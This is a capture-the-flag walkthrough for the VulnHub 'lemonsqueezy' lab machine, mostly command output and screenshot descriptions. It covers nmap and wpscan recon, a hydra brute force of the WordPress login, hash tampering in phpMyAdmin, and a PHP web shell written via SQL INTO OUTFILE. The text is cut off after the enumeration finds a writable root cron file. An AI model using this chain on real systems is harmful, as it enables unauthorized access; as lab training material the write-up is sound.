

GETTING STARTED

To download **lemonsqueezy** click on the link given below


<https://www.vulnhub.com/entry/lemonsqueezy-1,473/>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to find information about open ports and running services.



```
(root㉿kali)-[~/ctf/lemonsqueezy]
# nmap -p- -A 192.168.1.21 --min-rate 10000 -oN lemon.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 05:57 EDT
Nmap scan report for lemonsqueezy (192.168.1.21)
Host is up (0.00031s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 00:0C:29:8E:01:9D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1  0.31 ms  lemonsqueezy (192.168.1.21)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.46 seconds

(root㉿kali)-[~/ctf/lemonsqueezy]
```

INITIAL ACCESS

Since the target was running a web server, I accessed it using a browser and found a default landing page.



I performed a fuzz scan using **dirb** to find other files and directories on the server.

```
root@kali: ~/ctf/lemosqueezy x root@kali: ~/ctf/lemosqueezy x root@kali: ~/ctf/lemosqueezy x root@kali: ~/ctf/lemosqueezy x
└─(root㉿kali)-[~/ctf/lemosqueezy]
# dirb http://192.168.1.21

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jul 2 06:02:58 2024
URL_BASE: http://192.168.1.21/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


_____
GENERATED WORDS: 4612

____ Scanning URL: http://192.168.1.21/ ____
+ http://192.168.1.21/index.html (CODE:200|SIZE:10701)
==> DIRECTORY: http://192.168.1.21/javascript/
==> DIRECTORY: http://192.168.1.21/manual/
==> DIRECTORY: http://192.168.1.21/phpmyadmin/
+ http://192.168.1.21/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://192.168.1.21/wordpress/

---- Entering directory: http://192.168.1.21/javascript/ ----
==> DIRECTORY: http://192.168.1.21/javascript/jquery/
```

Hence, I found two interesting directories, **wordpress** and **phpmyadmin**.

I visited the *wordpress* page and, upon scrolling to the bottom, found a link that took me to a login page.



This is the title of the site - J: 1 2 3 4

192.168.1.21/wordpress/ Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

Hello world!

RECENT COMMENTS

A WordPress Commenter on Hello world!

ARCHIVES

April 2020

CATEGORIES

Uncategorized

META

Log in Entries RSS Comments RSS WordPress.org

This is the title of the site < Lo 1 2 3 4

lemonsqueezy.wordpress/wp-login.php Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

Username or Email Address

Password

Remember Me Log In

Lost your password? [Lost your password?](#)

< Back to This is the title of the site

Hence, I used **wpscan** to find users on the WordPress website.

```
File Actions Edit View Help root@kali: ~/ctf/lemosqueezy
root@kali: ~/ctf/lemosqueezy x root@kali: ~/ctf/lemosqueezy x root@kali: ~/ctf/lemosqueezy x

[+] (root@kali)-[~/ctf/lemosqueezy]
# wpscan --url http://192.168.1.21/wordpress -e at,ap,u

File System
Home

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firegart

[+] URL: http://192.168.1.21/wordpress/ [192.168.1.21]
[+] Started: Tue Jul 2 06:08:27 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.25 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
File Actions Edit View Help root@kali: ~/ctf/lemosqueezy
root@kali: ~/ctf/lemosqueezy x root@kali: ~/ctf/lemosqueezy x root@kali: ~/ctf/lemosqueezy x

| Found By: Known Locations (Aggressive Detection)
| - http://192.168.1.21/wordpress/wp-content/themes/twentyseventeen/, status: 500
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.21/wordpress/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:


[+] lemon
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] orange
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jul 2 06:09:42 2024
[+] Requests Done: 27765
[+] Cached Requests: 11
[+] Data Sent: 7.6 MB
```

I found two users, so I tried logging in as them on the login panel using *password* as the password.



I received an error indicating that I had provided an incorrect password. So, I used **hydra** to find the correct password for the user.

```
root@kali:~/ctf/lemosqueezy# hydra -L 'orange' -P /usr/share/wordlists/rockyou.txt 192.168.1.21 http-post-form '/wordpress/wp-login.php:log^USER^&pwd^PASS^:password'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-02 06:13:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.21:80/wordpress/wp-login.php:log^USER^&pwd^PASS^:password
[80][http-post-form] host: 192.168.1.21 login: orange password: ginger
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-02 06:14:05
```

Hence, I logged into the WordPress site using these credentials.

I looked around and found something interesting in the *Posts* tab.

The screenshot shows the WordPress admin dashboard. In the left sidebar, under the 'Posts' section, there is a link to 'Edit Post'. The main content area shows a post titled 'Keep this safe!'. The post content is 'n0t1n@wOrld1st!'. The right sidebar contains sections for 'Publish' (with 'Status: Draft' and 'Visibility: Public'), 'Format' (with options like Standard, Aside, Image, Video, Quote, Link, Gallery, and Audio), and 'Categories'.

This could be a password, so I tried using it on the *phpmyadmin* page.

The screenshot shows the phpMyAdmin login page. The URL in the address bar is '192.168.1.21/phpmyadmin/'. The page features the phpMyAdmin logo and a 'Welcome to phpMyAdmin' message. It includes a 'Language' dropdown set to 'English' and a 'Log in' form with fields for 'Username' and 'Password'. The 'Password' field contains the value 'n0t1n@wOrld1st!'. A 'Go' button is located at the bottom of the form.

The screenshot shows the phpMyAdmin interface at <http://192.168.1.21/phpmyadmin>. The left sidebar lists databases: information_schema and wordpress. The main panel has tabs for General settings, Appearance settings, Database server, Web server, and phpMyAdmin. Under General settings, there's a 'Change password' section and appearance options like language (English), theme (pmahome), and font size (82%). The Database server tab shows the server is Localhost via UNIX socket, using MariaDB version 10.1.44-MariaDB-0+deb9u1 - Debian 9.11. The Web server tab shows Apache/2.4.25 (Debian) and PHP version 7.0.33-0+deb9u7. The phpMyAdmin tab links to version information, documentation, and support.

Hence, I gained access to the page containing the database information. I inspected the `wordpress` database and found the `wp_users` table that contained the password hash of both the users.

The screenshot shows the wp_users table in the wordpress database. The table has columns: ID, user_login, user_pass, user_nicename, user_email, user_url, user_registered, user_activation_key, user_status, and user_ip_address. Two rows are shown:

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	user_ip_address
1	lemon	\$P\$ByDvlux0j6CvT2nU20bxqp/5mDx00	lemon	lemon@squeezy.org.au		2020-04-13 04:50:31		0	lemk
2	orange	\$P\$BY9aWMOQjsVp5Ed3Bx9VsbgEsiMR0	orange	orange@squeezy.org.au		2020-04-13 04:51:40	1586753500:\$P\$B8CuCqMe7YSQgEOgToLDb16zW.SW0u.	0	Ora

Here, I replaced the hash of `lemon` with `orange` so that I could access that user's WordPress panel with a password that I knew.

The screenshot shows the phpMyAdmin interface connected to a MySQL database named 'wordpress'. A query has been run to update the 'user_pass' field of the 'wp_users' table for the user with ID 1. The update query is:

```
UPDATE `wp_users` SET `user_pass` = '$P$BY9AWyMOQjsVp5Ed3Bx9VsBqEsiMRO' WHERE `wp_users`.`ID` = 1;
```

The results show one row affected. Below the table, there are two rows of data:

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	user_ip_address
1	lemon	\$P\$BY9AWyMOQjsVp5Ed3Bx9VsBqEsiMRO	lemon	lemon@squeez.org.au		2020-04-13 04:50:31		0	lemon
2	orange	\$P\$BY9AWyMOQjsVp5Ed3Bx9VsBqEsiMRO	orange	orange@squeez.org.au		2020-04-13 04:51:40	1586753500:\$P\$B8CuCqMe7YSQgEOgToLDb16zW.SW0u.	0	orange

I logged into the WordPress site as *lemon* and found some more tabs.

The screenshot shows the WordPress dashboard for the user 'lemon'. The left sidebar has a 'Updates' section with a red notification dot. The main content area displays a message about a failed update attempt:

WordPress 5.4 is available! [Please update now.](#)
An automated WordPress update has failed to complete - [please attempt the update again now.](#)

The dashboard includes sections for 'At a Glance' (1 Post, 1 Comment), 'Quick Draft' (Title, What's on your mind?, Save Draft), 'Next Steps' (Write your first blog post, Add an About page, View your site), and 'More Actions' (Manage widgets or menus, Turn comments on or off, Learn more about getting started).

I tried to upload a **php** reverse shell at *Appearance --> Editor --> 404 template* but did not have enough permissions.

Hence, I went back to the *phpmyadmin* page and found a tab that allowed me to execute an **SQL** query.

The screenshot shows the phpMyAdmin interface connected to a MySQL database named 'wordpress'. The current table is 'wp_users'. A SQL query is being run: 'SELECT * FROM `wp_users` WHERE 1'. The results pane shows the columns of the table, including ID, user_login, user_pass, user_nicename, user_email, user_url, user_registered, user_activation_key, user_status, and display_name. Below the query input, there are buttons for SELECT*, SELECT, INSERT, UPDATE, DELETE, Clear, Format, and Get auto-saved query. There is also a checkbox for Bind parameters.

I created a **php** backdoor using SQL by executing the following query

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/wordpress/shell.php"
```



The screenshot shows the phpMyAdmin interface after running the previous SQL query. A message in the status bar indicates: 'MySQL returned an empty result set (i.e. zero rows). (Query took 0.0002 seconds.)'. The query itself is visible in the history: 'SELECT "<?php system(\$_GET['cmd']); ?>" into outfile "/var/www/html/wordpress/shell.php"'. Below the query, there is a 'Query results operations' section with a 'Create view' button.

I visited the WordPress site and attempted to execute a command using this backdoor.


The screenshot shows a web browser window titled 'lemonsqueezy/wordpress/shell'. The URL is 'lemonsqueezy/wordpress/shell.php?cmd=whoami'. The page content shows the output of the 'whoami' command, which is 'www-data'.

Since it worked, I attempted to get a reverse shell out of it.


- I visited **revshell.com** and copied an **nc** reverse shell payload.
 - I started a **netcat** listener and pasted the payload into the browser.



www-data



Next, I spawned a tty shell using Python.



I looked around in the directories and found the user flag.

```
root@kali: ~/ctf/lemonSqueezy$ ls
index.php      wp-blog-header.php    wp-includes      wp-signup.php
license.txt    wp-comments-post.php  wp-links-opml.php  wp-trackback.php
readme.html    wp-config-sample.php  wp-load.php     xmlrpc.php
shell.php      wp-config.php        wp-login.php
wp-activate.php wp-content         wp-mail.php
wp-admin       wp-cron.php        wp-settings.php
www-data@lemonSqueezy:/var/www/html/wordpress$ cd ..
cd ..
www-data@lemonSqueezy:/var/www/html$ ls
index.html  phpmyadmin  wordpress  wordpress.tar.gz
www-data@lemonSqueezy:/var/www/html$ cd ..
cd ..
www-data@lemonSqueezy:/var/www$ ls
ls
html user.txt
www-data@lemonSqueezy:/var/www$ cat user.txt
TXVzaWMyY2FuIGNoYW5nZSB5b3VyIGxpZmUsIH
www-data@lemonSqueezy:/var/www$
```

PRIVILEGE ESCALATION

Now I moved into the `/var/www/html/wordpress` directory and downloaded the **linux smart enumeration** script.

```
root@kali: ~/ctf/linux-smart-enumeration$ ls
cve  doc  LICENSE  lse.sh  mypayload  README.md  screenshots  tools
root@kali: ~/ctf/linux-smart-enumeration$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
root@kali: ~/ctf/lemonSqueezy$ wget "http://192.168.1.7:8000/lse.sh"
--2024-07-02 21:49:56--  http://192.168.1.7:8000/lse.sh
Connecting to 192.168.1.7:8000... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh          100%[=====] 47.73K  --.KB/s   in 0s

2024-07-02 21:49:56 (374 MB/s) - 'lse.sh' saved [48875/48875]
www-data@lemonSqueezy:/var/www/html/wordpress$
```

I then ran the script.

```

root@kali: ~/ctf/lemonsqueezy x root@kali: ~/ctf/lemonsqueezy x root@kali: ~/ctf/lemonsqueezy x root@kali: ~/ctf/linux-smart-enumeration x
www-data@lemonsqueezy:/var/www/html/wordpress$ chmod +x lse.sh
chmod +x lse.sh
www-data@lemonsqueezy:/var/www/html/wordpress$ ./lse.sh
./lse.sh
mktemp: failed to create file via template '/tmp/tmp.XXXXXXXXXX': No such file or directory
mktemp: failed to create file via template '/tmp/tmp.XXXXXXXXXX': No such file or directory
If you know the current user password, write it here to check sudo privileges:

LSE Version: 4.14nw
User: www-data
User ID: 33
Password: none
Home: /var/www
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
umask: 0022
Hostname: lemonsqueezy
Linux: 4.9.0-4- amd64
Distribution: Debian GNU/Linux 9.12 (stretch)
Architecture: x86_64
( Current Output Verbosity Level: 0 ) ( humanity )

```

The script identified an interesting file that was executed by the crontab as root and had modification permissions for all users.

```

root@kali: ~/ctf/lemonsqueezy x root@kali: ~/ctf/lemonsqueezy x root@kali: ~/ctf/lemonsqueezy x root@kali: ~/ctf/linux-smart-enumeration x
[!] fst050 Uncommon setgid binaries..... skip
[!] fst060 Can we write to any setgid binary?..... skip
[*] fst070 Can we read /root?..... nope
[*] fst080 Can we read subdirectories under /home?..... yes!
[*] fst090 SSH files in home directories..... nope
[*] fst100 Useful binaries..... yes!
[*] fst110 Other interesting files in home directories..... nope
[!] fst120 Are there any credentials in fstab/mtab?..... nope
[*] fst130 Does 'www-data' have mail?..... nope
[!] fst140 Can we access other users mail?..... nope
[*] fst150 Looking for GIT/SVN repositories..... nope
[!] fst160 Can we write to critical files?..... yes!

-rwxrwxrwx 1 root root 101 Apr 26 2020 /etc/logrotate.d/logrotate

[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... nope
[!] fst200 Are there possible credentials in any shell history file?..... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?..... nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?..... nope
[i] fst500 Files owned by user 'www-data'..... skip
[i] fst510 SSH files anywhere..... skip
[i] fst520 Check hosts.equiv file and its contents..... skip
[i] fst530 List NFS server shares..... skip
[i] fst540 Dump fstab file..... skip

```

```

[*] sec040 Users with associated capabilities..... nope
[!] sec050 Does current user have capabilities?..... skip
[!] sec060 Can we read the audited log?..... nope
[!] ret000 User crontab..... nope
[!] ret010 Cron tasks writable by user..... nope
[*] ret020 Cron jobs..... yes!
[*] ret030 Can we read user crontabs..... nope
[*] ret040 Can we list other user cron tasks?..... nope
[*] ret050 Can we write to any paths present in cron jobs..... yes!
[!] ret060 Can we write to executable paths present in cron jobs..... yes!
_____
/etc/crontab:/ * * * * root /etc/logrotate.d/logrotate
_____
[i] ret400 Cron files..... skip
[*] ret500 User systemd timers..... nope
